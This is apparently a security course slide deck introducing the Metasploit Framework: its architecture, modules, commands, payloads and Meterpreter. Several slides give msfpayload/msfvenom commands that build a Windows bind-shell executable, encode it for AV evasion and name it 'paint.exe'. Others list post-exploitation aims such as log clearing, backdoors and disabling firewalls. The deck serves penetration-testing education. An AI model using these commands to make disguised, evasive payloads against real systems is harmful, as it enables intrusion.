

# Hacking Techniques & Intrusion Detection

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# # whoami

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- Ali Al-Shemery
- Ph.D., MS.c., and BS.c., Jordan
- More than 14 years of Technical Background (mainly Linux/Unix and Infosec)
- Technical Instructor for more than 10 years (Infosec, and Linux Courses)
- Hold more than 15 well known Technical Certificates
- Infosec & Linux are my main Interests

# Metasploit Framework

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*a weaponry for the good, the bad, and  
the ugly*

# Outline - 1

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- What is MSF?
- Metasploit Framework
  - Architecture
  - Components
  - Libraries
  - Interfaces
  - Modules
  - Utilities
  - Plugins
- MSF Core Commands

# Outline - 2

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
- MSF Database
  - Basic Usage
- Auxiliary Modules
- Payloads
- Generating Shellcodes
- Creating Executable Files
- Encoding Executables
- Multi Handler Exploit
- Meterpreter
  - How it works
  - Design Goals
- MSF Evasion
- DEMO(s)

# What is MSF?

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- Not just an open-source tool!
- It's an Exploitation Framework designed for security researchers and pentesters with a uniform model for rapid development of:
  - Recon,
  - Exploits,
  - Payloads,
  - Encoders,
  - Vulnerability Testing
  - Post-Exploitation
  - Pivoting
  - Others? (please add)

# MSF Architecture





# MSF Components

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- The Metasploit Framework is a modular system based on a few core components:
  - Libraries,
  - interfaces,
  - modules,
  - mixins,
  - and plugins.

# MSF Libraries

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- **Rex** (Ruby Extension Library):
  - Provides Sockets, protocols, text transformations
- **Msf::Core** (Core library / msfcore):
  - enables exploits, sessions, and plugins to interact with the different interfaces.
- **Msf::Base** (Base library / msfbase):
  - provides wrapper routines and utility classes that you can use to easily work with the Core library.

# Metasploit Interfaces

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- MSFconsole → interactive
- MSFcli → scripting
- MSFweb → as the name implies
- MSFgui → java based GUI
- and Armitage → interactive GUI

# MSF Modules

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- Core components of MSF
- A piece of software that can perform a specific action. (ex: exploitation, fuzzing, and scanning).
- Modules are found in the following directory:
- `<installation-directory>/metasploit/msf3/modules`.
- Categorized by type and then by protocol.
- MSF Modules include:
  - Exploit
  - Auxiliary
  - Post-Exploitation
  - Payload
  - NOP generator
  - Payload encoder

# MSF Utilities

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- MSFpayload
  - Generate shellcode and executables.
- MSFencode
  - Alter payloads so that the original payload does not contain any bad characters.
- Msfvenom
  - Combination of both MSFpayload and MSFencode, which provides standard CLI options and increased speed.

# MSF Plugins

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- Plugins work directly with the API.
- Manipulate the framework as a whole.
- Plugins hook into the event subsystem.
- Automate specific tasks which would be tedious to do manually.
- Plugins only work in the msfconsole.
- Plugins can add new console commands.
- Extend the MSF functionality.

# MSF Plugins – Cont.

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- msfd → Daemon to share msf instance
- openvas, nessus, nexpose → vulnerability scanners
- pcap\_log → pcap packet interceptor
- socket\_logger → hook all created sockets by an exploit
- Others (BTW, why not add yours?)
- **DarkOperator** has some great plugins too (check the ref. page).

# MSF Plugins – Cont.

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- Load plugin using the load cli:
- load <plugin-name>

```
msf > load pcap_log
```

- Unload a plugin using the unload cli:
- unload <plugin-name>

```
msf > unload pcap_log
```



# MSF Core Commands

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- **help** → list available commands
- **info** → get more info about a module
- **search** → search for specific module
- **search tag:keyword** → search using keyword tag expression  
**search platform:windows <string>**
- **show**, OR be specific  
**[ exploits | post | nops | payloads | auxiliary ]**
- **show target** → view a list of platforms that the module supports

# MSF Core Commands - 2

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- **connect** → similar to netcat
- **back** → switch between context
- **jobs** → display/manage jobs
- **kill** → end a specific job
- **use <module-name>** → use a module
- **show options** → check module options
- **show advanced** → check module advanced options
- **set <option> <value>** → setting module config value  
**set exploit <exploit-name>**
- **exploit** → run the module

# MSF Core Commands - 3

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- **irb** → run live ruby interpreter
- **load** → load an MSF plugin  
**load pcap\_log**
- **route** → route traffic through a session  
**route [add/remove/get/flush/print] subnet  
netmask [comm/sid]**
- **sessions** → list, configure, and close a session
- **setg** → set a global variable
- **save** → saves the active datastore
- **unset** and **unsetg** → unset a variable
- **exit** → exit MSF

# MSF Database

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- MSF provides back end database support for PostgreSQL.
- DB stores information:
  - host data,
  - evidence,
  - and exploit results.

# MSF DB Basic Usage

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- `db_connect` → Connect to an existing database
- `db_disconnect` → Disconnect from the current db instance
- `db_export` → Export a file containing the contents of the db
- `db_import` → Import a scan result file (**check doc for supported file types**)
- `db_nmap` → Executes nmap and records the output automatically
- `db_status` → Show the current database status
- `hosts` → List all hosts in the database
- `services` → List all services in the database
- `vulns` → List all vulnerabilities in the database
- `workspace` → Switch between database workspaces

# DB Tips

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- If postgres isn't installed:

```
# gem install pg
```

- Connecting to the DB:

```
# db_connect -y  
  /opt/metasploit/config/database.yml
```

- Workspace helps you segment your work

```
# workspace -a NAME
```

- Adding/Deleting a Host

```
# hosts -a / hosts -d
```

# Auxiliary Modules

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- Auxiliaries are categorized by type:
  - Administrative (**admin**)
  - Scanners (**scanner**)
  - Cracking (**analyze**)
  - Spoofing (**spooft**)
  - NAT (**bnat**)
  - SQLi (**sqli**)
  - Denial of Service (**dos**)
  - VoIP (**voip**)
  - Fuzzers (**fuzzers**)
  - Network services (**server**)
  - Others: **client**, **crawler**, **gather**, **pdf**, **sniffer**, **vsploit**

# Payloads

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- **Singles** → completely standalone.
  - Add user
- **Stagers** → creates the network connection
- **Stages** → downloaded by Stagers
  - Meterpreter



# Cont.

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- If represented by '/' in the payload name, then payload is **Staged**.
- **windows/shell\_bind\_tcp**
  - single payload, with no stage!
- **windows/shell/bind\_tcp**
  - a stager (bind\_tcp)
  - a stage (shell).

# Payloads Types

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- Inline (Non Staged)
- Staged
- Meterpreter
- PassiveX
- NoNX
- Ord
- IPv6
- Reflective DLL injection

# Generating Shellcode using msfconsole

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```
msf > use payload/windows/shell_bind_tcp
```

```
msf payload(shell_bind_tcp) > generate -h
```

```
Usage: generate [options]
```

## OPTIONS:

- E Force encoding.
  - b <opt> The list of characters to avoid: '\x00\xff'
  - e <opt> The name of the encoder module to use.
  - f <opt> The output file name (otherwise stdout)
  - o <opt> Comma separated list of options VAR=VAL format.
  - s <opt> NOP sled length.
  - t <opt> Output format: raw, ruby, perl, bash, c, js,exe,etc.
- Other Options (check the console).

# Generating Shellcode using msfpayload

---

```
# msfpayload windows/shell_bind_tcp LPORT=2222 y
```

```
# windows/shell_bind_tcp - 341 bytes
```

```
# http://www.metasploit.com
```

```
# VERBOSE=false, LPORT=2222, RHOST=, EXITFUNC=process,
```

```
# InitialAutoRunScript=, AutoRunScript=
```

```
buf =
```

```
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52" +
```

```
"\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26" +
```

```
"\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d" +
```

```
"\x01\xc7\xe2\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0" +
```

```
[.....]
```

# Creating Executable Files

---

```
# msfpayload windows/shell_bind_tcp  
LPORT=2222 X > msf.exe
```

Created by msfpayload (<http://www.metasploit.com>).

Payload: windows/shell\_bind\_tcp

Length: 341

Options: {"LPORT"=>"2222"}

```
# file msf.exe
```

```
msf.exe: PE32 executable for MS Windows (GUI) Intel  
80386 32-bit
```

# Encode Executables -1

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```
# msfpayload windows/shell_bind_tcp  
LPORT=2222 R | msfencode -t exe -o  
msf2.exe -b "\x00\xff\x0a\x0d\x1a"
```

```
[*] x86/shikata_ga_nai succeeded with size 368  
(iteration=1)
```

```
# file msf2.exe
```

```
msf2.exe: PE32 executable for MS Windows (GUI)  
Intel 80386 32-bit
```

# Encode Executables -2

---

```
# msfvenom -p windows/shell_bind_tcp -f exe -b  
"\x00\xff" -e x86/shikata_ga_na -i 2 > paint.exe
```

```
# file paint.exe
```

```
paint.exe: PE32 executable for MS Windows (GUI)  
Intel 80386 32-bit
```

# multi/handler Exploit

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- Generic Payload Handler
- Supports Windows, Linux, Solaris, Unix, OSX, BSD, PHP, and Java
- Useful with Client-Side Attacks (waiting for a payload to connect)!

```
msf > use exploit/multi/handler
```



# Meterpreter

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- An advanced, dynamically extensible payload that uses in-memory DLL injection stagers and is extended over the network at runtime.
- It communicates over the stager socket and provides a comprehensive client-side Ruby API.
- Lots of great features (we'll see them shortly)
- Originally written by skape for Metasploit 2.x.
- The server portion is implemented in plain C and is now compiled with MSVC, making it somewhat portable.

# How Meterpreter Works

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- Target executes the initial stager (one of **bind**, **reverse**, **findtag**, **passivex**, etc).
- Stager loads the Reflective DLL.
- Reflective stub handles the loading/injection of the DLL.
- Core initializes, establishes a TLS/1.0 link over the socket and sends a GET.
- Metasploit receives this GET and configures the client.
- Finally, Meterpreter loads extensions.

# Meterpreter Design Goals

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- **Stealthy**
  - Resides entirely in memory (nothing written to disk)
  - No new processes are created
  - uses encrypted communications
- **Powerful**
  - Channelized communication system
  - TLV protocol has few limitations
- **Extensible**
  - Can load new features at runtime, loaded over network
  - Add new features without having to rebuild it

# MSF Evasion

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- Each module has a number of Advanced and Evasion options
  - Compression, Encoding, Encryption, Fragmentation, Timing, Padding, Obsolete, etc
- Use “**show evasion**” to list the available evasion options

**Demo Time!**

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# MSF Basics

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- Talking about MSF will start, but not end, so lets check some demo's and labs 😊
- Filesystem
- MSF Basic usages
- Exploitation
- Working with the MSF Database

# Post Exploitation - Windows

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- Info. Gathering: local subnets, scraper, winenum, applications installed, virtualized,
- Uploading and Downloading
- Scanning
- Pivoting (Routing, and Port Forwarding)
- Incognito
- Sniffing
- Persistence and Backdoors
- Keyloggers the right way
- Enable Remote Desktop
- User Management
- Killing AV, Disabling FW, and Clearing the Logs
- Playing with System Services

# Post Exploitation - Linux

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- Info. Gathering
- Uploading and Downloading
- Scanning
- User Management
- Disabling FW, and Clearing the Logs
- Playing with System Services



# Misc

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- Playing with MSF Auxiliaries
- Client-Side Attacks
  - File Format (Adobe)
  - Browser (IE)
- Web Vulnerability Scanner (wmap)
- Creating Malicious Executables:
  - MSFPayload, MSFEncode, Packers (UPX)
  - Bypassing AV
- Automation (Resource Scripts)
- Evasion
- Forensics

# Assignments (Choose 2)

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- If our target isn't listed within the exploits target, how can you add it? (maybe same OS but diff language)!
- How can you backdoor an Office Document? (payload=meterpreter)
- What is the Metasploit "RailGun" ?

# SUMMARY - 1

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- Discussed what MSF is, and why its needed,
- Explained the MSF (Architecture, Components, Libraries, Interfaces, Modules, Utilities, and Plugins),
- Discussed the MSF Database, and the benefits of using it,
- Went through the MSF core commands,
- Explained the auxiliary modules available in MFS,
- Explained the different types of Payloads MSF has, and how to use them, and the best scenarios to use each,
- Discussed generating shellcodes and malicious executables using MSF, and how its so easy to do so,
- Explained the benefits of the MSF multi-handler exploit,
- Explained the MSF encoding techniques available, how to use them, and how to bypass AV,

# SUMMARY - 2

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- Discussed in details the MSF Meterpreter, its features, its capabilities, and what is actually its limitation!
- Discussed the MSF evasion techniques and features available with the framework,
- Demos we did:
  - Exploiting Windows, Linux,
  - Post Exploitation on both systems
  - Pivoting, Backdoors,
  - Forensics using MSF,
  - others

# References

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- GrayHat Hacking: The Ethical Hacker's Handbook,
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